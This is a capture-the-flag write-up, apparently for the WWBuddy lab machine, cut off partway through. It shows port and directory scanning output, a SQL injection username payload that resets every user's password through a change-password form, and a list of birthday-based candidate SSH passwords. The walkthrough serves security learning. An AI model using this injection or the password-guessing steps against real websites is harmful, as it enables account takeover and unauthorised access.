TL;DR
In this challenge, we first find SQLi and reset everyone’s password. Then, we access the admin panel and get RCE using log view on php page.
Next, we find the password for roberto inside /var/log/mysql/general.log.
At the end, we escalate to root in unintended solution, using SUID on /bin/authenticate. (jumping over jenny user)
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

We can see port 22 with ssh and port 80 with apache http server.
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 66:75:21:b4:93:4a:a5:a7:df:f4:01:80:19:cf:ff:ad (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCsJLMZZ++Y5C7rrfjBr3NDcw28OtadaUG9ayV7tpujToTpPyR+SlEUkAFl8tPG/KyENYzXEPSz5B3s4AHCgX1uBw+PfNOV+
MyCf2uPMbg0o4vOl4uPgt1clDMV9Xy8n7rznCCukHNvHbS3H7/iJhv8Pw7Sw7Qe148OVDf5P/Sp8t7QlCa3c6+bXirhWz79HGj1kzxqWc+28NG+8EPDAIpBCiV4JOt8c31EGLxL
60YZv87jjasb881KcQZNPJjipw0/+vYvNYSUIwCChVAFCYsORhrYET5K6ek/NLHjkOsiGBZF57ra65lees8hTECo2jum/sFmkxp5KEy7hwThmUKV
|   256 a6:dd:30:3b:e4:96:ba:ab:5f:04:3b:9e:9e:92:b7:c0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLunpUbpWWEPWQO+prxN7M8mUGVgaINwd63DcUocu8/CyUxxBvFdv/Ldwdc7j
fc7WvRi5T3fHl+RGSCwQWezzbY=
|   256 04:22:f0:d2:b0:34:45:d4:e5:4d:ad:a2:7d:cd:00:41 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFPNLi5HCm6YrjWfTkBrESGLZ4YsB3ACocpDoCrmUVO1
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
| http-title: Login
|_Requested resource was http://wwbuddy/login/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added wwbuddy to our /etc/hosts
Exploit SQLi to reset everyone’s password
We start with fuzzing, using ffuf:
┌──(agonen㉿kali)-[~/thm/WWBuddy]
└─$ ffuf -u 'http://wwbuddy/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/common.txt -e .php,.txt,.xml -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://wwbuddy/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Extensions       : .php .txt .xml
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

admin                   [Status: 301, Size: 302, Words: 20, Lines: 10, Duration: 84ms]
api                     [Status: 301, Size: 300, Words: 20, Lines: 10, Duration: 87ms]
change                  [Status: 301, Size: 303, Words: 20, Lines: 10, Duration: 87ms]
chat.php                [Status: 200, Size: 1129, Words: 449, Lines: 38, Duration: 81ms]
config.php              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 82ms]
images                  [Status: 301, Size: 303, Words: 20, Lines: 10, Duration: 75ms]
index.php               [Status: 302, Size: 7740, Words: 1198, Lines: 127, Duration: 89ms]
index.php               [Status: 302, Size: 7740, Words: 1198, Lines: 127, Duration: 82ms]
js                      [Status: 301, Size: 299, Words: 20, Lines: 10, Duration: 74ms]
login                   [Status: 301, Size: 302, Words: 20, Lines: 10, Duration: 84ms]
logout.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 89ms]
profile                 [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 82ms]
register                [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 105ms]
styles                  [Status: 301, Size: 303, Words: 20, Lines: 10, Duration: 111ms]

When we try to go to /admin, we get this message:

we can find the website wwbuddy, I create the user, and logged in:
elicopter:elicopter
We can see the ability to change password, we changed our password and everything seems good.
However, when adding ' to our username, for some reason the change password broke.

now, change the password, it broke:

Maybe this is vulnerable to SQLi.
I think this looks like:
update password={password} where username={username}
Let’s try to give this payload, to check whether it works and change the password of all users, so this will be our new username:
elicopter' or '1'='1' -- -

and now change the password, it works.

Now, we can login with these credentials:
wwbuddy:elicopter
we can detect two more usernames, henry and robert:

I started by looking on the chats and find nothing, so I them moved to explore this users:
I managed to login into henry:
henry:elicopter
and found this chat with Roberto:

He says the default password for its ssh account is his birthday, which is 12/12/1212.

In addition, I’ve found the birthday of roberto, which is 04/14/1995.
I created file with possible passwords:
12/12/1212
12-12-1212
12_12_1212
12.12.1212
12\12\1212
12|12|1212
12121212
12 12 1212
1212 1212
12-121212
1212-1212
12_121212
1212_1212
1212-12-12
1212_12_12
1212/12/12
121212-12

04/14/1995
04-14-1995
04_14_1995
